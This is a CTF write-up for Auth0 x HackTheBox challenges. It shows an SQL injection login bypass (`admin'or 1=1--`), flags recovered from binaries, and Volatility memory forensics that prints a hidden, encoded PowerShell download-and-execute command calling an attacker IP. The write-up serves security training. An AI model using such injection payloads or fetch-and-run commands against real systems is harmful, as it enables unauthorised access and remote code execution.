
Auth0 CTF x HackTheBox

Minh Giang

2021-10-19

Contents

WEB - EsQueElle	3
REVERSING - baby ransom	5
REVERSING - Gate	6
FORENSICS - Log	7
TODO	7
FORENSICS - Compromised	7
FORENSICS - Suspicious	10
TODO	10
References	10

WEB - EsQueElle

We think our agency's login panel application might be vulnerable. Agent, could you assess the security of the website, and help us prevent malicious actors from gaining access to our confidential information?

As this is a web challenge, let's first look at the login page of the application.




Figure 1: esqueelle0.png

First thing we can try is a SQL injection using `admin'or 1=1--` as the username and any character for the password (I'll be using `a` in this case).




Figure 2: esqueelle1.png




Figure 3: esqueueelle2.png


Hooray, the login page is definitely vulnerable to SQL injections! The flag is `HTB{sql_injecting_my_way_in}`.

REVERSING - baby ransom

One of your colleagues has downloaded this binary and after running it, all your files under `~/Documents` have been encrypted inside a .zip file. You have to find the .zip password or pay 200k in order to decrypt them. p.s. All files are just copied and not moved/deleted just for the challenge.

From the challenge information, it says that everything under `~/Documents` will be zipped and encrypted. So maybe if there were to be nothing in `~/Documents` then the zip command will throw an error.

In my `~/Documents` directory, I made sure that nothing was inside, then I executed the binary.



```
kali@kali: ~/Downloads/htb
File Actions Edit View Help
(kali@kali)-[~/Downloads/htb]
$ ./baby_ransom
[!] All files under ~/Documents folder have been encrypted at /tmp/locked_files_for_challenge.zip!
zip warning: name not matched: /home/kali/Documents/*
zip error: Nothing to do! (try: zip -9 -r -l HTB{n0t_s0_h1dd3n_p4ssw0rd} /tmp/locked_files_for_challenge.zip . -i /home/kali/Documents/*)
In order to decrypt them, you have to pay 200k euros!
(kali@kali)-[~/Downloads/htb]
$
to proceed, you need to pass through the gate. Do you know the secret password?
```

Figure 4: babyransom.png

Nice, seems like the zip command that is used does return an error, where we can see the password that was used is `HTB{n0t_s0_h1dd3n_p4ssw0rd}`.

REVERSING - Gate

In order to proceed, you need to pass through the gate. Do you know the secret password?

Since this is a reversing challenge, I like to run the `strings` utility on the executable to find any readable strings. Knowing that the flag format is `HTB{}`, I can pipe the `strings` command with `grep`.

```
1 kali@kali:~$ strings gate | grep HTB
2 HTB{s3cr3t_p455w0rd_1n_strings}
```

Yay, the executable's passphrase is revealed and it's `HTB{s3cr3t_p455w0rd_1n_strings}`.

FORENSICS - Log

I recently found a file in my personal folder which is not mine. I don't know what it is but I hope that none messed with my PC.


TODO

FORENSICS - Compromised

Along with the previous attack, we suspect that there were more following. They believe that they can gain access to every system we own without being detected. Do they have enough skills? Find the attacker's IP Find the malicious's process ID Find the timestamp that the malicious process had been initiated Flag format: HTB{attacker's-IP_malicious-proc-ID_YYYY-MM-DD_HH:MM:SS} Mirror: 165.22.118.226/forensics_compromised.tar.gz

After decompressing this archive file, I noticed that it's a `.raw` file so I instantly thought of using Volatility.


First, let's determine the profile.

A screenshot of a terminal window titled 'kali@kali: ~/Downloads/volatility'. The terminal shows the output of a Volatility command. The 'Suggested Profile(s)' line is highlighted with a red box, showing 'Win7SP1x86_23418'. Other visible output includes 'AS Layer1 : IA32PagedMemoryPae (Kernel AS)', 'AS Layer2 : FileAddressSpace (/home/kali/Downloads/volatility/com...', 'PAE type : PAE', 'DTB : 0x185000L', 'KDBG : 0x82748de8L', 'Number of Processors : 1', 'Image Type (Service Pack) : 1', 'KPCR for CPU 0 : 0x80b96000L', 'KUSER_SHARED_DATA : 0xffdf0000L', 'Image date and time : 2021-02-06 00:41:45 UTC+0000', and 'Image local date and time : 2021-02-05 16:41:45 -0800'. The prompt '(kali@kali)~[~/Downloads/volatility]' is visible at the bottom.

```
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
ed Crypto.Hash)
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7S
P1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/Downloads/volatility/com
romised.raw)
PAE type : PAE
DTB : 0x185000L
KDBG : 0x82748de8L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x80b96000L
KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2021-02-06 00:41:45 UTC+0000
Image local date and time : 2021-02-05 16:41:45 -0800
(kali@kali)~[~/Downloads/volatility]
```

Figure 5: compromised0.png

We can now set the profile as `Win7SP1x86_23418` and then list the command line commands using `cmdline`.



```

File Actions Edit View Help
*****
conhost.exe pid: 1948
Command line : \??\C:\Windows\system32\conhost.exe "-753530327-12302948431911645236-12123931851162452354774961991884470039451240830
*****
sshd.exe pid: 1972
Command line : "C:\Program Files\OpenSSH\usr\bin\sshd.exe"
*****
spssvc.exe pid: 336
Command line : C:\Windows\system32\spssvc.exe
*****
svchost.exe pid: 484
Command line : C:\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted
*****
dwm.exe pid: 1384
Command line : "C:\Windows\system32\Dwm.exe"
*****
explorer.exe pid: 1380
Command line : C:\Windows\Explorer.EXE
*****
VBoxTray.exe pid: 1628
Command line : "C:\Windows\System32\VBoxTray.exe"
*****
SearchIndexer.exe pid: 2316
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
*****
SearchProtocolHost.exe pid: 2492
Command line : "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-3583694148-1414552638-2922671848-10001_ Global\UsGthrCtrlFltPipeMssGthrPipe_S-1-5-21-3583694148-1414552638-2922671848-10001_1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon" "1"
*****
SearchFilterHost.exe pid: 2536
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 504 500 516 65536 512
*****
powershell.exe pid: 2880
Command line : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /window hidden /e aQB1AHgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgAAAC4AMQAUADkAAG4ADAALwA1ADQALGbwAHMAMQAnACKAKQA=
*****
conhost.exe pid: 2896
Command line : \??\C:\Windows\system32\conhost.exe "319594533605614824-13700558711566022561-1609428415-1808469209518544966-1093889485
*****
DumpIt.exe pid: 3056
Command line : "C:\Users\IEUser\Desktop\DumpIt.exe"
*****
conhost.exe pid: 3068
Command line : \??\C:\Windows\system32\conhost.exe "-482445623613946998626561797-173828982018475627041292641092-286844358-968138833
*****
dllhost.exe pid: 3092
*****
(kali@kali)-[~/Downloads/volatility]
$

```

Figure 6: compromised1.png

From the `cmdline` command, we can see that a `powershell.exe` was ran, and a base64 encoded string was passed to it.

`aQB1AHgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgAAAC4AMQAUADkAAG4ADAALwA1ADQALGbwAHMAMQAnACKAKQA=`

=

We can try to decode it using CyberChef.




Figure 7: compromised2.png

After decoding the base64 strings, we can see that the attackers IP address is 192.168.1.9.

Now we need to get the timestamp of this command being run. To do that, we can use Volatility's `pslist` command. With this command you can also reveal the process ID.

```

kali@kali: ~/Downloads/volatility
File Actions Edit View Help
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
Offset(V) Name PID PPID Tids Hnds Sess Wow64 Start Exit
0x8449a900 System 4 0 81 480 0 0 2021-02-06 00:41:03 UTC+0000
0x84bd9020 smss.exe 252 4 4 29 0 0 2021-02-06 00:41:03 UTC+0000
0x851d1730 csrss.exe 328 320 8 439 0 0 2021-02-06 00:41:05 UTC+0000
0x851b7030 wininit.exe 376 320 7 89 0 0 2021-02-06 00:41:05 UTC+0000
0x851b5030 csrss.exe 388 368 7 226 1 0 2021-02-06 00:41:05 UTC+0000
0x851bf558 winlogon.exe 428 368 6 116 1 0 2021-02-06 00:41:05 UTC+0000
0x8521d003 services.exe 472 376 23 240 0 0 2021-02-06 00:41:05 UTC+0000
0x852212d8 lsass.exe 480 376 9 607 0 0 2021-02-06 00:41:06 UTC+0000
0x85223608 lsm.exe 488 376 11 155 0 0 2021-02-06 00:41:06 UTC+0000
0x8535e030 svchost.exe 600 472 15 355 0 0 2021-02-06 00:41:06 UTC+0000
0x8536aa28 VBoxService.exe 660 472 12 119 0 0 2021-02-06 00:41:06 UTC+0000
0x85377af8 svchost.exe 712 472 10 247 0 0 2021-02-06 00:41:06 UTC+0000
0x8538e408 svchost.exe 764 472 18 379 0 0 2021-02-06 00:41:06 UTC+0000
0x853baae0 svchost.exe 880 472 22 388 0 0 2021-02-06 00:41:06 UTC+0000
0x853ca4a0 svchost.exe 920 472 22 333 0 0 2021-02-06 00:41:06 UTC+0000
0x853d6778 svchost.exe 944 472 39 690 0 0 2021-02-06 00:41:06 UTC+0000
0x853df030 audiodg.exe 1008 764 6 114 0 0 2021-02-06 00:41:06 UTC+0000
0x853de388 svchost.exe 1040 472 7 120 0 0 2021-02-06 00:41:06 UTC+0000
0x85405448 svchost.exe 1164 472 21 378 0 0 2021-02-06 00:41:06 UTC+0000
0x85442c28 spoolsv.exe 1288 472 15 282 0 0 2021-02-06 00:41:06 UTC+0000
0x8545cd20 svchost.exe 1332 472 25 331 0 0 2021-02-06 00:41:06 UTC+0000
0x854a7030 taskhost.exe 1428 472 12 219 1 0 2021-02-06 00:41:06 UTC+0000
0x854ce330 svchost.exe 1572 472 12 147 0 0 2021-02-06 00:41:07 UTC+0000
0x854e8098 svchost.exe 1632 472 13 174 0 0 2021-02-06 00:41:07 UTC+0000
0x8558e818 cygrunsrv.exe 1788 472 7 105 0 0 2021-02-06 00:41:07 UTC+0000
0x8555a900 wlm.exe 1832 472 5 48 0 0 2021-02-06 00:41:07 UTC+0000
0x85589828 cygrunsrv.exe 1928 1788 0 0 0 0 2021-02-06 00:41:07 UTC+0000
0x855805f8 conhost.exe 1948 328 2 33 0 0 2021-02-06 00:41:07 UTC+0000
0x855973d8 sshd.exe 1972 1928 6 105 0 0 2021-02-06 00:41:07 UTC+0000
0x84bd8c78 sppsv.exe 336 472 7 151 0 0 2021-02-06 00:41:08 UTC+0000
0x855ce648 svchost.exe 484 472 6 96 0 0 2021-02-06 00:41:08 UTC+0000
0x854b0d20 dwm.exe 1384 880 5 71 1 0 2021-02-06 00:41:12 UTC+0000
0x854b3030 explorer.exe 1380 1388 31 836 1 0 2021-02-06 00:41:12 UTC+0000
0x8565e340 VBoxTray.exe 1628 1380 14 153 1 0 2021-02-06 00:41:13 UTC+0000
0x856cd678 SearchIndexer.exe 2316 472 15 616 0 0 2021-02-06 00:41:17 UTC+0000
0x85716800 SearchProtocol 2492 2316 7 258 1 0 2021-02-06 00:41:18 UTC+0000
0x8571d030 searchfilterhost.exe 2536 2316 7 82 0 0 2021-02-06 00:41:18 UTC+0000
0x857cb9b0 powershell.exe 2880 2784 12 305 1 0 2021-02-06 00:41:29 UTC+0000
0x857e0d20 conhost.exe 2976 2880 2 35 1 0 2021-02-06 00:41:29 UTC+0000
0x857acc68 DumpIt.exe 3056 1380 2 38 1 0 2021-02-06 00:41:44 UTC+0000
0x856af808 conhost.exe 3068 388 2 35 1 0 2021-02-06 00:41:44 UTC+0000
0x857a1030 dlh.exe 3092 600 6 85 0 0 2021-02-06 00:41:46 UTC+0000

```

Figure 8: compromised3.png

Finally, we can now craft the flag using:

attacker's-IP == 192.168.1.9, malicious-proc-ID == 2880, YYYY-MM-DD == 2021-02-06, HH:MM:SS == 00:41:29

The flag is HTB{192.168.1.9_2880_2021-02-06_00:41:29}.

FORENSICS - Suspicious

TODO

References

1. <https://gchq.github.io/CyberChef/>
2. <https://github.com/Wandmalfarbe/pandoc-latex-template>
3. <https://ctf.hackthebox.com/ctfs>